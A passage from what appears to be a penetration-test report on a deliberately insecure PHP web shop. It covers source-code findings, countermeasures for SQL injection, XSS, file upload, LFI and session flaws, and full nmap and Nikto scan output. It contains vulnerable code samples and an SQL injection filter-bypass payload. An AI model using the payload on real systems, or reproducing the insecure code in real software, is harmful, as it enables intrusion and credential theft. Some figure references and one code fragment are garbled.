$str=$username.':'.$password.':'.strtotime("now");$str = bin2hex(base64_encode($str)); setcookie("SecretCookie", $str);
?>
```

Figure 96 Insecure cookie value creation.

SQL injection example

The code for the home page login that utilised a filter (Figure 96) showed clearly why it was vulnerable to SQL injection as there was nothing that sanitised user input for the username (Figures 97 and 98). The password was sanitised using a cleaning function (Figure 95).

```
$username = $_POST['email'];
$password=clean($_POST['password']);
$password=md5($password);
```

Figure 97 Password value gets sanitised; secured against SQL injection.

```
<?php $username= str_replace(array("1=1", "2=2", "Select", "select", "'b'='b'", "3=3", "'a'='a'", "", $username), "", $username); ?>
```

Figure 98 SQL injection filter code.

```
include 'sqlcm_filter.php';

$sqlquery="select * from customers where Email=('$username')";
$query = mysql_query($sqlquery) or die(mysql_error());
$rows = mysql_num_rows($query);
$row = mysql_fetch_array($query);
```

Figure 99 Email/username value vulnerable against SQL injection.

```
$sqlquery="select * from customers where Email=('$username') and Password=('$password')";
$query = mysql_query($sqlquery) or die(mysql_error());
$rows = mysql_num_rows($query);
$row = mysql_fetch_array($query);
```

Figure 100 SQL query for home page login.

The login implementation in *login.php* had the same input sanitising function but it was implemented for both the username and the password (Figure 99) and because of this was not susceptible to SQL injection.

```

if (isset($_POST['submit'])) {
function clean($str) {
$str = @trim($str);
if (get_magic_quotes_gpc()) {
$str = stripslashes($str);
}
return mysql_real_escape_string($str);
}

$email = clean($_POST['email']);
$password=clean($_POST['password']);
$pass=md5($password);

```

Figure 101 *login.php* sanitises both username and password input values.

Cross-Site Scripting example

The product information page was vulnerable to XSS because the ID value did not get sanitised at any point (Figure 100). Found in the file *product_details.php*.

```

<?php
$id=$_GET['id'];
$query=mysql_query("select * from tb_products where productID='$id'" or die (mysql_error()));
$row=mysql_fetch_array($query);
?>

<div id="gallery" class="span3">
  

```

LFI
 does not exist

Figure 103 LFI and a reference to a missing filter file.

Read another user's mailbox

The code that caused the vulnerability did not sanitise the ID and did not prevent it from being modified with a proxy (Figure 102). Found in the file *user_mail.php*.

```

<?php
    if(isset($_POST['compose'])){
    ?>
    <?php
    $query = mysql_query("select * from customers where CustomerID='$_SESSION['ses_id']") or die(mysql_error());
    $row = mysql_fetch_array($query);
    $query1=mysql_query("select * from customers where CustomerID='$_SESSION['ses_id']");
    $row1=mysql_fetch_array($query1);
    ?>
    <form action="user_mail.php" method="post">

```

Figure 104 Vulnerability related to reading mailboxes.

Hidden ID field might allow a user to reply to messages as another user and delete other users' messages while reading a message (Figure 103). Found in the file *user_inbox.php*.

```

<input class="btn btn-success" type="hidden" name="key" value="<?php echo $row['Primary_key']; ?>" />
<input class="btn btn-success" type="hidden" name="customerid" value="<?php echo $_SESSION['ses_id']; ?>" />
<input type="submit" value="BACK" name="inbox" class="btn btn-primary" />
<input type="submit" value="REPLY" name="compose" class="btn btn-primary" />
<input type="submit" onclick="return confirm('Are you sure you want to delete?')" value="DELETE" name="delete"

```

Figure 105 Possible mailbox vulnerability regarding user impersonation.

File upload vulnerability

The function that attempted to prevent incorrect filetypes from being uploaded did not actually check the file type (Figure 104). Found in the file *changepicture.php*.

```

#####
# 1 - Filetype invalid
#####
if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
    $validtypes= array("image/jpeg","image/jpg","image/png");
    if(in_array($file_type,$validtypes)=== false){
        echo '<script type="text/javascript">alert("Invalid filetype detected - what are you up to?");</script>';
        echo "<script>document.location='$_SESSION['nextpage']</script>";
        exit();
    }
}

```

Figure 106 File upload vulnerability code.

Cross Site Request Forgery vulnerability

In the change password page (*updatepassword.php*) there was a possible CSRF since no SSL was used and there was nothing to check that a request actually originated from a user. A link to an empty page with ready-filled values as hidden fields could be sent to a user and if they clicked on it while being logged into the site, it should change their password for example. A proof of concept was tried during the penetration testing phase, but the author could not get it to work.

```

if (isset($_POST['submit'])) {
    $email = $_POST['email'];
    $password = md5($_POST['password']);
    $firstname = $_POST['fname'];
    $lastname = $_POST['lname'];
    $city = $_POST['city'];
    $address = $_POST['address'];
    $birthday = $_POST['bdate'];
    $cnumber = $_POST['cnumber'];
    $Middlename = $_POST['middlename'];
    $gender = $_POST['gender'];

    mysql_query("update customers set Firstname='$firstname',Middle_name='$Middlename',Lastname='$las

```

Figure 107 Possible CSRF vulnerability.

3.2 VULNERABILITIES DISCOVERED AND COUNTERMEASURES

3.2.1 Robots.txt vulnerability

The *robots.txt* file exposed the database schema file which resulted in the database structure being unveiled. The *robots.txt* file should only contain non-critical pages that the website administrator would not like search engines to index as the file is merely a suggestion and not an absolute crawl block. It is also freely accessible to anyone, so using it as a security measure is wrong.

3.2.2 Insecure .htaccess file

The .htaccess file is used to configure Apache web servers and it can be used to enable and disable features. The AA2000 web application's .htaccess file had an insecure option enabled (Figure 105), which exposed for example the administration dashboard directories (/admin/ADMIN/):

Allows the contents of directories without index pages to be viewed

+Indexes




Figure 108 Insecure .htaccess file.

Suggested countermeasures:

Do not list directory contents

-Indexes

Store file(s) in password-protected directories

Any backup, SQL or other potentially critical file should be stored in a randomly-named, password protected directory. A very basic implementation would be to include the following in the .htaccess file:

AuthType Basic

AuthName "My Protected Area"

AuthUserFile /path/to/.htpasswd

Require valid-user

The second file (.htpasswd) will hold the username:password pair. The password should be stored in an encrypted state inside this file:

username: \$2y\$12\$1C.uzbPrqx.2hGjmkPliu.pYGlSx2SiOOmtwS.0zZU/0HD3fa02

Both SQL files (*schema.sql* and *aa2000.sql*) should be moved inside a secured directory

3.2.3 Brute-forcible directory names

The SQL file *aa2000.sql* was stored inside the directory */database/* and the SQL-injection filter was stored in */backup/*. Any directory that contains anything critical, randomised names like *"aiJ9Cos63cx21GF"* should be used to prevent directory name brute-forcing using tools like *DIRB*. These directories should also be protected using a password (see subsection 3.2.2).

3.2.4 Hidden source code vulnerability

The HTML source code for the *Email.php* page exposed the system file path (Figure 22) which gives a malicious user a potential attack vector. For a production-state website, no comments should be left in code as they are only meant to help the developer in understanding any code. The developer should have a routine in place where they automatically strip all files of comments before they are uploaded.

3.2.5 Service version exposure vulnerability

Several publicly accessible files on the server were completely unnecessary and exposed too much information giving a malicious user useful insight into the inner workings of the web application and services. The following files should be removed:

- */cgi-bin/printenv*
- */phpinfo.php*
- all PHP "easter egg" files (see section 2.7.2)

Only files that are necessary for the website/application to function should be left on a production server.

In addition to removing the unnecessary files, other methods of protecting against server-side technology enumeration should be implemented (Hacksplaining, no date)

3.2.6 Client-side validation as primary validation

The application utilised only JavaScript-based client-side validation for checking for example user password length requirements. Client-side validation should be only used as an additional security method as it is a very trivial thing for a user to turn off JavaScript in their browser. By circumventing the validation for the password check, it was for example possible to set an empty password which should never be possible in a production application.

3.2.7 Username enumeration vulnerability

Username enumeration was possible by abusing the unique error messages displayed by the homepage login form. All error messages that are displayed to users should be as generic as possible and should not expose the specifics causing the error.

3.2.8 No password lockout

The application allowed an infinite amount of login attempts and this combined with the username enumeration vulnerability made it very susceptible to user account brute-forcing. A more secure way would be to temporarily ban an IP address after a certain number of failed logins or even temporarily lock the account until the user requests a password reset.

3.2.9 Insecure password policy and hashing method

The application had an insecure password policy and used the insecure MD5 encryption algorithm to hash any passwords. The stored admin passwords were also very simple and could be brute-forced with a basic wordlist. To make the application more secure, the password policy should force a user (normal and admin) to use more complex passwords that include at least the following:

- a lower-case letter
- an upper-case letter
- a number
- a special character
- at least 8 characters long; preferably longer than 10, especially for admin users

In addition, the passwords should be encrypted using a strong one-way encryption method, like *bcrypt*. This way the plain text version of a password never gets compared or stored.

3.2.10 HTTPS misconfiguration / information transmitted in plain text

The application transmitted login credentials in plain text via a POST request which was very easy to sniff and steal. The server had an OpenSSL installation on it, but it was not used, or it was misconfigured. For any application that handles dynamic (user) data, SSL should be used to encrypt all traffic so it cannot be intercepted.

3.2.11 Reversible cookie values

The application used cookies which stored the username, password and time of login decoded in a simple way which made reversing them simple. This allows a malicious user to reverse a stolen cookie to find out the username and password of a user.

Any cookie or session values should be fully random and if there is a very good reason to have critical values in them, the obfuscation needs to be done so that reversing is extremely difficult/time consuming.

3.2.12 Insecure session handling

The application allowed concurrent active logins and did not terminate sessions correctly. The application should only allow one active login at a time and in the case of a second one, terminate the first session. The application should also fully terminate the current session when a user uses the log out feature. In addition, the cookies should have an expiration time so that in the event a user forgets to log out, the expiration of the cookie does it for them.

3.2.13 Unsecured administration pages

None of the administrator's dashboards checked whether a user was actually logged in using an appropriate account. This allowed free access to the dashboard and made it possible to use any of the administrator's functions like creating a new admin account.

To fix this vulnerability, the affected pages need to have the necessary PHP code added which checks for a valid session and in the case that there is none, the user should be redirected to another page.

3.2.14 SQL injection vulnerability (multiple)

The web application had SQL injection vulnerabilities in almost every section where code was used to dynamically make something happen (log in user/search for a product/etc.). The home page login implemented a filter, but such a method should not be used as a primary security feature because no filter list can be exhaustive. The filter in use could be circumvented by using a value that was not on the list, for example:

`') OR 5=5--`

SQL injection vulnerabilities allow a malicious user to dump the contents of the database and steal user or admin credentials. To prevent these types of attacks, prepared statements or stored procedures should be used. Using either, the code that allows the login event to happen is sent separately from the data, which are the user credentials in this case. As the code gets executed first with space holders, the data cannot change it anymore even if it contains (malicious) code.

3.2.15 XSS vulnerability (multiple)

Almost every page that used GET or POST requests for dynamic content contained an XSS vulnerability. All of these were reflected XSS vulnerabilities and would allow a malicious user to for example compromise the account of a user who has been social-engineered to click on a weaponised link.

To prevent XSS attacks, any user-input should be escaped, filtered and sanitised. PHP has the functions *htmlspecialchars* and *htmlspecialchars_decode* which can be used to encode any special characters into hexadecimals. Special response headers can also be utilised, for example Content-Type and X-Content-Type-Options which can be used to make sure browsers interpret responses in an intended way.

3.2.16 Directory traversal using a local file inclusion vulnerability

There was a local file inclusion vulnerability in the *attachment.php* file which allows for directory traversal. A malicious user can abuse this to for example output important configuration files.

To prevent a local file inclusion attack, the application should not allow user-submitted inputs to be passed to the filesystem or there should be a white list that is used to check whether a file is allowed to be included onto a page

3.2.17 File upload vulnerability

A file upload vulnerability was present in the user image upload page (*updatepassword.php*). The upload function had a filter that checked for a valid file extension and type but by uploading a PHP backdoor with an extension that was allowed, it was possible to circumvent the filter. The file could be renamed back to a PHP file with the use of a proxy.

To prevent a file upload vulnerability, a filter that checks and validates a filetype should be used. The filter that the application uses is supposed to check the filetype but instead just checks the extension.

3.2.18 Outdated services vulnerability (multiple)

The web server itself had several outdated services installed, for example the Apache HTTP server (*Shellshock* vulnerability) and the OpenSSL installation which was vulnerable to the *Heartbleed* exploit which exposed the credentials of a user account. Even though not every outdated service has vulnerabilities, it is important to keep all services updated in case a vulnerability is found. This also includes the MySQL and PHP installations which allow new improved functions to be used.

3.3 GENERAL DISCUSSION

As the results of the penetration test showed, it was very important for AA2000 to have such a test done. The web application they were using was very insecure and had a lot of critical vulnerabilities that needed patching. If the vulnerabilities that were found are not fixed, it can result in the loss of all customer and internal data as both the database and the server itself were successfully breached during the testing. As almost every database and user interaction in the application was vulnerable to SQL injection and/or cross-site scripting, the web shop should be closed until everything is fixed or the shop platform is switched to a more secure one. The services installed on the server hosting the web application were also quite outdated and needed updating. One of the vulnerabilities caused by an outdated installation of the OpenSSL service resulted in the exposure of the credentials of a user account.

The source code analysis clearly showed that the cause for the vulnerabilities was the lack of secure coding practices and there were also references to missing files. Overall, based on the source code, the web application seemed very unfinished and definitely not production-ready.

In the future if the company is looking to buy a web application or service from an external development company, it would be very beneficial to do extensive research on the reputation of any company offering a potential solution. They should also be able to present their own security testing reports preferably done by third-party companies.

3.4 FUTURE WORK

A useful future project to conduct would be to schedule a second penetration test after the development team has fixed the vulnerabilities that were found. This would also make it possible to find any new vulnerabilities that may have been missed during the first test or that were caused by the implemented patches. Future work could also involve a network penetration test involving the infrastructure used for hosting the web application and any other equipment related to the company. It would also be beneficial to conduct a more in-depth source code review and try to develop zero-day exploits based on the source code analysis. A final additional thing to do would be to carefully go through the vulnerability reports from the automatic scanners and focus on vulnerabilities marked lower in severity level.

REFERENCES PART 1

Code Welt (no date) *URL VARIABLE OBFUSCATOR*. Available at:

<http://codewelt.com/proj/urlobfuscator> (Accessed: 2 December 2019).

Detectify labs (2012) *Do you dare to show your PHP easter egg?* Available at:

<https://labs.detectify.com/2012/10/29/do-you-dare-to-show-your-php-easter-egg/>

(Accessed: 28 November 2019).

edgescan (2019), *2019 VULNERABILITY STATISTICS REPORT*. Available at:

<https://www.edgescan.com/wp-content/uploads/2019/02/edgescan-Vulnerability-Stats-Report-2019.pdf> (Accessed: 2 December 2019).

Hacker Target (2012) *sqlmap POST request injection*. Available at: <https://hackertarget.com/sqlmap-post-request-injection/> (Accessed: 28 November 2019).

Hacking Articles (2017) *Sql Injection Exploitation with Sqlmap and Burp Suite (Burp CO2 Plugin)*. Available at: <https://www.hackingarticles.in/sql-injection-exploitation-sqlmap-burp-suite-burp-co2-plugin/> (Accessed: 28 November 2019).

HashKiller (2019) *MD5 Cracker Page*. Available at: <https://hashkiller.co.uk/Cracker/MD5> (Accessed: 28 November 2019).

Heartbleed (2014) *The Heartbleed Bug*. Available at: <http://heartbleed.com/> (Accessed: 28 November 2019).

Positive Technology (2019) *Web application vulnerabilities: statistics for 2018*. Available at:

<https://www.ptsecurity.com/ww-en/analytics/web-application-vulnerabilities-statistics-2019/>

(Accessed: 2 December 2019).

REFERENCES PART 2

Hacksplaining (no date) *PREVENTING INFORMATION LEAKAGE*. Available at: <https://www.hacksplaining.com/prevention/information-leakage> (Accessed: 15 December 2019).

koozai (2013) *.htaccess Files Best Practice Guide With Examples and Functions*. Available at: <https://www.koozai.com/blog/search-marketing/htaccess-file/> (Accessed: 15 December 2019).

KrebsonSecurity (no date) *Password Do's and Don'ts*. Available at: <https://krebsonsecurity.com/password-dos-and-donts/> (Accessed: 15 December 2019).

OWASP Foundation (2017) *Testing for Local File Inclusion*. Available at: https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion (Accessed: 15 December 2019).

PortSwigger (no date) *Cross-site scripting*. Available at: <https://portswigger.net/web-security/cross-site-scripting> (Accessed: 15 December 2019).

Stack Exchange (2012) *Robots.txt security strategy?* Available at: <https://security.stackexchange.com/questions/11208/robots-txt-security-strategy> (Accessed: 15 December 2019).

Stack Overflow (2013) *What is the htaccess Options -Indexes for?* Available at: <https://stackoverflow.com/questions/15837822/what-is-the-htaccess-options-indexes-for#15838100> (Accessed: 15 December 2019).

APPENDICES PART 1

APPENDIX A – FULL NMAP SCAN

Nmap 7.80SVN scan initiated Thu Nov 28 18:35:31 2019 as: nmap -sV -sS -sU -O -T4 -oN /root/Desktop/nmapscan.txt 192.168.1.20

Nmap scan report for 192.168.1.20

Host is up (0.0011s latency).

Not shown: 1000 open|filtered ports, 995 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	ProFTPD 1.3.4a
--------	------	-----	----------------

80/tcp	open	http	Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)
--------	------	------	--

443/tcp	open	ssl/https	Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
---------	------	-----------	--

514/tcp	filtered	shell	
---------	----------	-------	--

3306/tcp	open	mysql	MySQL (unauthorized)
----------	------	-------	----------------------

Device type: WAP

Running: Actiontec embedded, Linux

OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel

OS details: Actiontec MI424WR-GEN3I WAP

Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done at Thu Nov 28 19:33:01 2019 -- 1 IP address (1 host up) scanned in 3450.71 seconds

APPENDIX B – FULL NIKTO SCAN

- Nikto v2.1.6/2.1.5

+ Target Host: 192.168.1.20

+ Target Port: 80

+ GET Retrieved x-powered-by header: PHP/5.4.7

+ GET The anti-clickjacking X-Frame-Options header is not present.

+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ GET Entry '/schema.sql' in robots.txt returned a non-forbidden or redirect HTTP code (200)

- + GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
- + HEAD Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
- + HEAD PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
- + HEAD OpenSSL/1.0.1c appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
- + NZUICFHO Web Server returns a valid response with junk HTTP methods, this may cause false positives.
- + OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
- + OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (CVE-2014-6271).
- + OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (CVE-2014-6278).
- + GET /phpinfo.php: Output from the phpinfo() function was found.
- + OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
- + OSVDB-3092: GET /admin/: This might be interesting...
- + OSVDB-3268: GET /img/: Directory indexing found.
- + OSVDB-3092: GET /img/: This might be interesting...
- + OSVDB-3093: GET /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
- + OSVDB-3268: GET /database/: Directory indexing found.
- + OSVDB-3093: GET /database/: Databases? Really??
- + OSVDB-3233: GET /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. BID-4431.
- + OSVDB-3233: GET /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.
- + OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

- + OSVDB-3268: GET /icons/: Directory indexing found.
- + OSVDB-3233: GET /icons/README: Apache default file found.
- + GET /login.php: Admin login page/section found.

APPENDICES PART 2

No appendices for part 2; the output for RIPS scan was very long and I felt it does not fit in here. In a real scenario it would be included as a separate file.